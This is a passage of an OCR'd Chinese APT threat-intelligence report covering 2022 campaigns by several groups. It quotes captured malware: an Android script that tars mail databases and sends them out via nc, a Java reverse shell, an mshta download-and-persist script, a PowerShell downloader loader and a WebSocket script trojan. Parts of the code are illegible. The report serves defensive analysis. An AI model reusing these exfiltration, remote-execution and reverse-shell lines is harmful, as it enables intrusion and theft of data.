
关键词：0day、鱼叉邮件、安卓移动端

旺刺在 2022 年仍然保持高强度的攻击活动，通过投递鱼叉邮件诱导受害者下载第一阶段的 Payload 最终加载 Saint Bot 家族的木马。下半年该组织开始在邮件中投递包含恶意 lnk 文件的压缩包，从 C2 服务器下载第二阶段 Payload。




▲ 图 1.14 Lnk 文件结构

并且我们首次发现了旺刺组织针对安卓移动端的攻击行动，其向重要目标投递ZIP格式的dat文件，由于没有获取到完整的攻击链，我们推测攻击者使用了某款安卓APP解析漏洞，当使用该APP打开如下文件时可能会导致任意代码执行。



▲ 图 1.15 dat 文件结构

通过提取字符串发现该文件中包含了一个curl命令，从C2服务器下载命令并执行，打包指定安卓APP目录下的文件并通过toybox的nc命令传送到攻击者的服务器上。



```
rm - rf / data / user / 0 / com.r[illegible]mail / app_tt_pangle_bykv_file;
touch / data / user / 0 / com.nete[illegible]l / app_tt_pangle_bykv_file;
rm - rf / data / user / 0 / com.n[illegible]mail / app_tt_pangle_bykv_file;
touch / data / user / 0 / com.net[illegible]il / app_tt_pangle_bykv_file;
rm - rf / sdcard / Android / data / c[illegible] / files / .update / update.apk;
mkdir - p / sdcard / Android / data / com.[illegible]ail / files / .update / update.apk / test;
VER = `getprop ro.build.version.release`;
if ["$VER" = "11" - o "$VER" = "12"];
then if [-e "/data/user/0/co[illegible]/mmail.7"];
then sleep 3 | tar - cvz / data / user / 0 / com.[illegible].mail / databases / mmail.7 | toybox nc [illegible];
fi;
if [-e "/data/user/0/com.[illegible]mail.7"];
then sleep 3 | tar - cvz / data / user / 0 / com.[illegible]bimail / databases / mmail.7 | toybox [illegible];
fi;
elif["$VER" = "9" - o "$VER" = "10"];
then if [-e "/data/user/0/c[illegible]es/mmail.7"];
then sleep 3 | tar - cvz / data / user / 0 / com.[illegible]atabases / mmail.7 | toybox nc [illegible];
fi;
if [-e "/data/user/0/c[illegible]il.7"];
then sleep 3 | tar - cvz / data / user / 0 / com.[illegible]tabases / mmail.7 | toybox nc [illegible]
fi;
fi
```

▲ 图 1.16 安卓机器执行的命令

之后还会执行一个APK木马。

```
public static void main(String[] arg1) {
    new Thread() {
        public void run() {
            OutputStream v13;
            OutputStream v7;
            InputStream v10;
            InputStream v4;
            InputStream v5;
            Process v9;
            Socket v11;
            String v3 = "[illegible]m";
            int v6 = [illegible];
            String v8 = "/bin/sh";
            Socket v12 = null;
            try {
                while(true) {
                label_5:
                    v11 = new Socket();
                    break;
                }
            }
            catch(IOException v0) {
                v11 = v12;
                goto label_57;
            }

            try {
                v11.connect(new InetSocketAddress(v1, v6));
                goto label_10;
            }
            catch(IOException v0) {
            }
```


▲ 图 1.17 APK 木马代码截图

除此之外，在钓鱼攻击方面，旺刺和虎木槿（APT-Q-11）在2022年下半年各使用了一个针对国产软件的0day漏洞，只需点击链接即可窃取受害者的凭证，无需受害者主动输入账号密码，极大的提高了定向钓鱼攻击的成功率。

（六）未知组织（APT-Q-XX）


关键词：鱼叉邮件、热点时政

在 2022 年，我们发现了一个新的团伙，发件域名仿造为国际战略、主流媒体等机构的域名，向国内研究人员投递钓鱼邮件，邮件发件 IP 为路由器跳板和 VPN。




▲ 图 1.18 邮件截图

整个攻击流程如下：



▲ 图 1.19 执行流程图

攻击者精心制作的 PPSX 诱饵文件内容如下：



▲ 图 1.20 PPSX 诱饵内容

攻击过程会在内存加载一个下载者，并从C2下载最终的后门木马，遗憾的是我们没有成功获取到最后的Payload。

```
331   v85 = HttpOpenRequestW(v78, L"POST", &szAgent, 0i64, 0i64, 0i64, 0x800000u, 0i64);
332   v86 = v85;
333   if ( !v85 )
334     return 0i64;
335   dwBufferLength[0] = 4;
336   InternetQueryOptionW(v85, 0x1Fu, &Buffer, dwBufferLength);
337   Buffer |= 0x13380u;
338   InternetSetOptionW(v86, 0x1Fu, &Buffer, 4u);
339 }
340 else
341 {
342   if ( v80 )
343   {
344     v87 = 0i64;
345     do
346     {
347       v88 = 2 * v79;
348       v89 = v87 & 7;
349       ++v81;
350       ++v79;
351       ++v87;
352       *((_BYTE *)&szAgent + v88) = *(_BYTE *)(v81 - 1) ^ byte_18001C470[v89];
353       *((_BYTE *)&szAgent + (unsigned int)(v88 + 1)) = 0;
354     }
355     while ( v79 < v80 );
356   }
357   *((_BYTE *)&szAgent + 2 * v80) = 0;
358   *((_BYTE *)&szAgent + 2 * v80 + 1) = 0;
359   v86 = HttpOpenRequestW(v78, L"POST", &szAgent, 0i64, 0i64, 0i64, 0, 0i64);
360   if ( !v86 )
361     return 0i64;
362 }
363 *(_OWORD *)String = xmmword_18001C3C0;
364 v123 = xmmword_18001C3D0;
365 v124 = xmmword_18001C3E0;
366 v125 = xmmword_18001C3F0;
367 v126 = xmmword_18001C400;
368 v127 = xmmword_18001C410;
369 mem_set((__int64)v128, 0, 0x1A0ui64);
```

▲ 图 1.21 下载者的代码截图

奇安信威胁情报中心会持续监控该未知团伙的攻击活动。

（七）APT-Q-22

关键词：鱼叉邮件、重点单位

相较于去年，APT-Q-22 的攻击活动频率下降了不少。我们仅观察到攻击者制作了非常精良的鱼叉邮件，并没有观察到 0day 漏洞的利用。APT-Q-22 投递的钓鱼邮件如下：

▲ 图 1.22 邮件截图

诱导受害者点击链接下载第一阶段Payload，最终调用Mshta执行远程服务器上的脚本文件，并等待木马的下发。

```
<script>
var objUserInfo = new ActiveXObject("WScript.network");
var uname =  objUserInfo.UserName;
var strCompName = objUserInfo.computername
ao=new ActiveXObject("W"+"S"+"cr"+"ip"+"t."+"Sh"+"e"+"l"+"l");
ao.run('mshta http://[redacted]+strCompName+uname, 0);
ao.run('schtasks.exe /create /sc minute /mo 3 /tn [redacted] /tr "mshta [redacted]ver=hta2"',0);window.close();
</script>
```


▲ 图 1.23 远程服务器上的脚本代码截图

等待一段时间后下发了一个由.NET编写的Loader，主要功能是执行PowerShell命令。

```
public class Mycode
{
    // Token: 0x06000005 RID: 5 RVA: 0x00002074 File Offset: 0x00000274
    public static void Exec()
    {
        string text = "$MSSLog=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((new-object
          system.net.webclient).downloadstring('[redacted] $MSSLog"
        RunspaceConfiguration runspaceConfiguration = RunspaceConfiguration.Create();
        Runspace runspace = RunspaceFactory.CreateRunspace(runspaceConfiguration);
        runspace.Open();
        Pipeline pipeline = runspace.CreatePipeline();
        pipeline.Commands.AddScript(text);
        pipeline.InvokeAsync();
        while (pipeline.PipelineStateInfo.State == 1 || pipeline.PipelineStateInfo.State == 2)
        {
            Thread.Sleep(50);
        }
        Console.WriteLine("startasdfasdfasdf");
        foreach (object obj in pipeline.Output.ReadToEnd())
        {
            if (obj != null)
            {
                Console.WriteLine(obj.ToString());
            }
```


▲ 图 1.24 免杀 Loader 截图

接着从远程服务器下载Payload并执行，经过分析Payload为poshc2_DLL。



▲ 图 1.25 开源 dll 组件截图

两层内存加载执行最终的Payload，之后会尝试使用PowerUp、SMBExec等插件进行横向移动，但该攻击手法已经被奇安信天擎终端安全软件实时拦截。



▲ 图 1.26 最终后门截图

（八） APT-Q-45


关键词：鱼叉邮件、重点单位在海外的资产

2022 年初，我们基于奇安信天擎 EDR 数据发现了一个从未披露过的团伙针对“中巴经济走廊”项目国内承包商在巴基斯坦的资产进行攻击，通过鱼叉邮件投递诸如名为“certificate-ntdc.zip”的附件，执行成功后会在 Program Data 目录下释放 McAfee 白利用组件，通过读取文件的方式内存加载 Cobalt Strike 远控木马。

```
.text:1000100D                mov     [ebp+var_4], eax
.text:10001010                push    ebx
.text:10001011                push    esi
.text:10001012                push    edi
.text:10001013                push    offset Mode     ; "r"
.text:10001018                lea     eax, [ebp+Stream]
.text:1000101B                mov     [ebp+Stream], 0
.text:10001022                push    offset FileName ; "sysctl.sys"
.text:10001027                push    eax             ; Stream
.text:10001028                call    ds:fopen_s
.text:1000102E                mov     eax, [ebp+Stream]
.text:10001031                add     esp, 0Ch
.text:10001034                test    eax, eax
.text:10001036                jz      loc_10001139
.text:1000103C                mov     esi, ds:fseek
.text:10001042                push    2               ; Origin
.text:10001044                push    0               ; Offset
.text:10001046                push    eax             ; Stream
.text:10001047                call    esi ; fseek
.text:10001049                push    [ebp+Stream]    ; Stream
.text:1000104C                call    ds:ftell
.text:10001052                push    0               ; Origin
.text:10001054                push    0               ; Offset
.text:10001056                push    [ebp+Stream]    ; Stream
.text:10001059                mov     dwSize, eax
.text:1000105E                call    esi ; fseek
.text:10001060                add     esp, 1Ch
.text:10001063                push    4               ; flProtect
.text:10001065                push    3000h           ; flAllocationType
.text:1000106A                push    dwSize          ; dwSize
.text:10001070                push    0               ; lpAddress
.text:10001072                call    ds:VirtualAlloc
.text:10001078                xor     esi, esi
.text:1000107A                mov     ebx, eax
.text:1000107C                xor     edi, edi
.text:1000107E                mov     lpStartAddress, ebx
```

▲ 图 1.27 Loader 读取文件逻辑截图

接着攻击者释放了一个带有签名的插件，我们认为APT-Q-45入侵了国内某工程建设行业的软件开发公司，窃取了该公司的数字签名。



▲ 图 1.28 正规数字签名截图

插件为7zip打包而成的可执行文件，运行后会释放恶意的JS脚本并执行，脚本内容为轻量化脚本木马。

```
function initialize() {
    (websocket = new WebSocket("[redacted]:8008")).onopen = function (e) {},
    websocket.onmessage = async function (e) {
        last_live_connection_timestamp = get_unix_timestamp();
        try {
            var t = JSON.parse(e.data)
        } catch (e) {
            return console.error("Could not parse WebSocket message!"),
            void console.error(e)
        }
        if (t.action in RPC_CALL_TABLE) {
            const e = await RPC_CALL_TABLE[t.action](t.data);
            websocket.send(JSON.stringify({
                id: t.id,
                origin_action: t.action,
                result: e
            }))
        } else
            console.error(`No RPC action ${t.action}!`)
```


▲ 图 1.29 脚本木马截图

通过奇安信大网数据遥测显示APT-Q-45似乎只对巴基斯坦政府和中国重点企业单位在巴基斯坦的基础设施感兴趣，在国内并没有发现受害者。从安全建设的角度，该组织的发现给我们敲响了警钟，随着“一带一路”和“中巴经济走廊”的推进，越来越多的本土企业走出国门，如何保障这些企业在海外的网络基础设施的安全是未来需要考虑的问题。

（九）摩耶象（APT-Q-41）


关键词：钓鱼邮件、安卓端、外包

摩耶象（APT-Q-41）在 2022 年疯狂针对我国军工、政府、外交等行业投递钓鱼邮件，相关邮件内容如下：



